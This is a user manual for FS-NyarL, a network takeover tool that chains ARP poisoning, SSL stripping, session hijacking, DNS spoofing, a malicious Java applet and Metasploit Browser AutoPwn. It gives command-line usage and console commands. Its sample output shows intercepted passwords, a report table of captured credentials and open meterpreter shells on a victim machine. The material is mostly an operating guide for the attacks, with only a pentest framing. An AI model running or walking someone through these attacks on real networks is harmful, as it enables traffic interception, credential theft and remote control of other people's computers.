



FS-Nyarl

THE CRAWLING CHAOS OF CYBER SECURITY
www.Fulgursecurity.com

M A N U A L

AUTHOR: Alberto Fontanella

EMAIL: itsicurezza@yahoo.it

WEB: www.Fulgursecurity.com

(c) Alberto Fontanella & Fulgur Security

OVERVIEW

NyarL it's Nyarlathotep, a mitological chaotic deity of the writer HP. Lovecraft's cosmogony. It's represent Crawling Chaos and FS-NyarL it's The Crawling Chaos of Cyber Security :-) A network takeover & forensic analysis tool - useful to advanced PenTest tasks & for fun and profit - but use it at your own risk!

- Interactive Console
- Real Time Passwords Found
- Real Time Hosts Enumeration
- Tuned Injections & Client Side Attacks
- ARP Poisoning & SSL Hijacking
- Automated HTTP Report Generator

ATTACKS IMPLEMENTED

- MITM (Arp Poisoning)
- Sniffing (With & Without Arp Poisoning)
- SSL Hijacking
- HTTP Session Hijacking (Take & Use Session Cookies)
- Client Browser Takeover (with Filter Injection in data stream)
- Browser AutoPwn (with Filter Injection in data steam)
- Evil Java Applet (with Filter Injection in data stream)
- DNS Spoofing
- Port Scanning

POST ATTACKS DATA OBTAINED

- Passwords extracted from data stream
- Pcap file with whole data stream for deep analysis
- Session flows extracted from data stream (Xplico & Chaosreader)
- Files extracted from data stream
- Hosts enumeration (IP,MAC,OS)
- URLs extracted from data stream
- Cookies extracted from data stream
- Images extracted from data stream
- List of HTTP files downloaded extracted from URLs

DEPENDENCIES (aka USED TOOLS)

- | | |
|---------------------------------------|--------------|
| • Chaosreader (already in bin folder) | • SET |
| • Xplico | • Metasploit |
| • Ettercap | • Dsniff |
| • Arpspoof | • Macchanger |
| • Arp-scan | • Hamster |
| • Mitmproxy | • Ferret |
| • Nmap | • POf |
| • Tcpdump | • Foremost |
| • Beef | • SSLStrip |

SETUP

See conf/nyarl.conf CONFIGURATION FILE.

RUN

./FS-NyarL

```

FS-NyarL [The Crawling Chaos] - v1.0

-----

CYBER SECURITY CRAWLING CHAOS - LURK & TAKE CONTROL

    NETWORK TAKEOVER & FORENSIC ANALYSIS TOOL

BY ALBERTO FONTANELLA - WWW.FULGURSECURITY.COM

-----

-m <poison_mode> -> 1 [ ArpSpoof Mode ] (preferred)
                  -> 2 [ Ettercap Mode ]
                  -> 0 [ Sniffing Mode ] (Not Arp Poisoning)

-g <victim_gw>    -> The victim IP gateway that you want to attack

-h <victim_host>  -> The victim IP that you want to attack (ANY for all hosts)

-i <if>           -> Your network interface

[-v]             -> Enable sessions tracking (nice but lot of data in pcap file)

[-s]             -> Enable stealth mode (do not perform starting hosts enumeration)

[-k]             -> Disable MAC address spoofing (enabled by default)

[-l]             -> Log dir (default: /tmp/xxx/logs)

Run: ./FS-NyarL -m <poison_mode> -g <victim_gw> -h <victim_host> -i <if> [-v] [-s] [-k] [-l /dir]

```

COMMANDS & STATUS

```

Type help to info :~# status

[-] Attacker IP      : 192.168.1.128
[-] Victim  GW      : 192.168.1.1
[-] Victim Hosts    : ANY
[-] Victim Hosts #   : 3
[-] Attack Mode     : Deep Analysis
[-] Passwords Found : 1
[-] PCAP File Size  : 1.1M
[-] Nmap Scan       : Disabled
[-] DNS Spoof       : Disabled
[-] BeEF            : Disabled
[-] Browser Pwn     : Disabled
[-] Java Attack     : Disabled

Type help to info :~# █

```

```

Commands:

[-] status
[-] hosts [enum]          (show/enum victim hosts)
[-] passwords            (show passwords found)
[-] exit                 (exit & generate report ;-))
[-] nmap start [stop]    (portscan victim hosts [100 ports])
[-] nmap start invasive  (portscan victim hosts [1000 ports])
[-] dnsspoof edit        (edit dnsspoof entries)
[-] dnsspoof start [stop] (hijack specific DNS Requests)
[-] dnsspoof start any   (hijack any DNS Requests)
[-] beef start [stop]    (start/stop BeEF)
[-] browserpwn start [stop] (start/stop Browser AutoPwn)
[-] javattack start [stop] (start/stop Java Applet Attack)

Type help to info :~#

```

MITM ATTACK & DEEP ANALYSIS

```
sudo ./FS-NyarL -m 1 -g 192.168.1.1 -h ANY -v
```

The screenshot displays the FS-NyarL terminal interface with the following sections:

- Header:** FS-NyarL [The Crawling Chaos] - v1.0
- Section 1: CYBER SECURITY CRAWLING CHAOS - LURK AND TAKE CONTROL**
 - NETWORK TAKEOVER & FORENSIC ANALYSIS TOOL
 - BY ALBERTO FONTANELLA - WWW.FULGURSECURITY.COM
- Section 2: [SETUP ATTACKER-HOST]**
 - [+] Attacker IP: 192.168.1.101
 - [+] Gateway IP: 192.168.1.1
 - [+] Enable IP Forwarding [OK]
 - [+] Spoof Your Mac Address [OK]
 - [-] Original MAC: 12:b1:f2:9a:27:02
 - [-] Spoofed MAC: 88:82:2c:7a:07:9e
 - [+] Is your Connection up? (y/n): y
 - [+] Is "192.168.1.101" your Attacker IP? (y/n): y
- Section 3: [ATTACK VICTIM-NETWORK]**
 - [+] Network Hosts Enumeration [OK]
 - [+] SSL Hijacking [OK]
 - [+] HTTP Session Hijacking [OK]
 - [+] MITM Attack 192.168.1.1 & ANY Host [OK]
 - [-] Arp Poisoning Attack with Arpspoof [OK]
- Side Windows:**
 - [TCPDUMP] Sniffing to PCAP file:** tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
 - [ARPSPOOF] Arp Poisoning:** Shows ARP spoofing traffic between 88:82:2c:7a:07:9e and 192.168.1.1.
 - [ETTERCAP] Password Intercepting:** Shows intercepted traffic including NTLM hashes and user-agent information.
 - Hamster - Mozilla Firefox:** A browser window showing a status page with the message:
 - no cloned target --
 - Status: Proxy: No cloned target
 - Adapters: none
 - Packets: 0
 - Database: 40
 - Targets: 2
 - 192.168.1.103
 - 192.168.1.101

PASSWORD SNIFFING:

Type **help** to info :~# passwords

[~] Victim Passwords Found: 1

[1]

```
Victim      : 192.168.1.128
Protocol    : TCP
IP/Port     : 62.149.158.90:80
URL         : http://webmail.aruba.it//xfm.html?_v_=v4r1b17.20120629_1045
Username    : victim@site.com
Password    : abcabc123
```

Type **help** to info :~#

CLIENT SIDE ATTACK: EVIL JAVA APPLET

Commands:

```
[~] status
[~] hosts [enum]      (show/enum victim hosts)
[~] passwords         (show passwords found)
[~] exit              (exit & generate report ;-))
[~] nmap start [stop] (portscan victim hosts [100 ports])
[~] nmap start invasive (portscan victim hosts [1000 ports])
[~] dnsspoof edit      (edit dnsspoof entries)
[~] dnsspoof start [stop] (hijack specific DNS Requests)
[~] dnsspoof start any (hijack any DNS Requests)
[~] beef start [stop]   (start/stop BeEF)
[~] browserpwn start [stop] (start/stop Browser AutoPwn)
[~] javattack start [stop] (start/stop Java Applet Attack)
```

Type **help** to info :~# javattack start

```
[+] Java Applet Attack Enabled      [OK]
[+] Java Applet Attack Filter Injected [OK]
```

Type **help** to info :~#

[SET] Java Applet Attack Console

```
set> 172.16.19.129 -- [05/Aug/2013 10:25:49] "GET /index.html HTTP/1.1" 200 -
172.16.19.129 -- [05/Aug/2013 10:25:50] "GET /Signed_Update.jar HTTP/1.1" 200 -
172.16.19.129 -- [05/Aug/2013 10:25:51] "GET /9gJqsUFju HTTP/1.1" 200 -
Exception happened during processing of request from ('172.16.19.129', 1108)
[*] Connection received from: 172.16.19.129
```

*** Pick the number of the shell you want ***

```
1: 172.16.19.129:WINDOWS
2: 172.16.19.129:WINDOWS
```

set>

CLIENT SIDE ATTACK: BROWSER AUTOPWN

----- [ATTACK VICTIM-NETWORK] -----

```
[+] Network Hosts Enumeration      [OK]
[+] SSL Hijacking                  [OK]
[+] HTTP Session Hijacking         [OK]
[+] MITM Attack 172.16.19.1 & 172.17.19.129 Host
```

```
[~] Sniffing Attack WITHOUT Arp Poisoning [OK]
```

Type **help** to info :~# hosts

[~] Victim Hosts: 2

```
[~] 172.16.19.129      00:50:56:37:57:dd      VMWare, Inc.
[~] 172.16.19.254      00:50:56:fb:85:09      VMWare, Inc.
```

Type **help** to info :~# browserpwn start

```
[+] Browser AutoPwn Enabled      [OK]
[+] Browser AutoPwn Filter Injected [OK]
```

Type **help** to info :~#

[METASPLOIT] Browser AutoPwn Console


```
msf auxiliary(browser_autopwn) > sessions
```

Active sessions



```
=====
Id  Type      Information                                     Connection
--  -
1   meterpreter java/java Administrator @ root-ca309731c4 172.16.19.1:7777 -> 172.16.19.129:1071
2   meterpreter java/java Administrator @ root-ca309731c4 172.16.19.1:7777 -> 172.16.19.129:1072
3   meterpreter java/java Administrator @ root-ca309731c4 172.16.19.1:7777 -> 172.16.19.129:1075
```

```
msf auxiliary(browser_autopwn) >
```



CLIENT SIDE ATTACK: BROWSER EXPLOIT FRAMEWORK



DNS SPOOFING ATTACK



END OF THE GAMES & REPORT :-)



Attack Started	:	01/08/2013 19:58
Attack Stopped	:	01/08/2013 20:56

Attacker IP	:	192.168.1.128
Victim GW	:	192.168.1.1
Victim Host	:	ANY

Poison Mode	:	ArpSpoof
Forensic Mode	:	Deep Analysis
Stealth Mode	:	Disabled

Passwords Found [6]:

VICTIM	REMOTEIP	PORT	PROTOCOL	USER	PASS	URL
192.168.1.100	2.16.216.35	80	TCP	Android		android.ws.eurosport.com/
192.168.1.128	2.16.216.35	80	TCP	Android		/
192.168.1.100	2.16.219.58	80	TCP	Android		android.opt.ws.eurosport.com/
192.168.1.128	2.16.219.58	80	TCP	Android		/
192.168.1.128	62.149.158.90	80	TCP	victim2.com	blabla	http://webmail.aruba.it/xfa.html?v=v4r1b17.20120629_1045
192.168.1.128	62.149.158.90	80	TCP	victim.com	abcbcl23	http://webmail.aruba.it/xfa.html?v=v4r1b17.20120629_1045

Victim Hosts Enumerated [3]:


192.168.1.1	01/08/2013	Sitecom Europe BV
192.168.1.13	20/08/2013	(Unknown)
192.168.1.100	01/08/2013	(Unknown)

Grabbed Images:

374.

Thu Aug 1 20:10:47 2013

192.168.1.100:41201 -> 193.45.10.167:80



Files Extracted:

[Files](#)

HTTP Files Downloaded:

[+] 192.168.1.100

[+] 192.168.1.128

[+] 192.168.1.13

[+] 192.168.1.132

Stream Network Flows:

- [XPLICO SESSIONS](#)
- [CHAOS SESSIONS](#)

EOF

Nyarlatothep picture by Tillinghast23
(tillinghast23.deviantart.com)

WWW.FULGURSECURITY.COM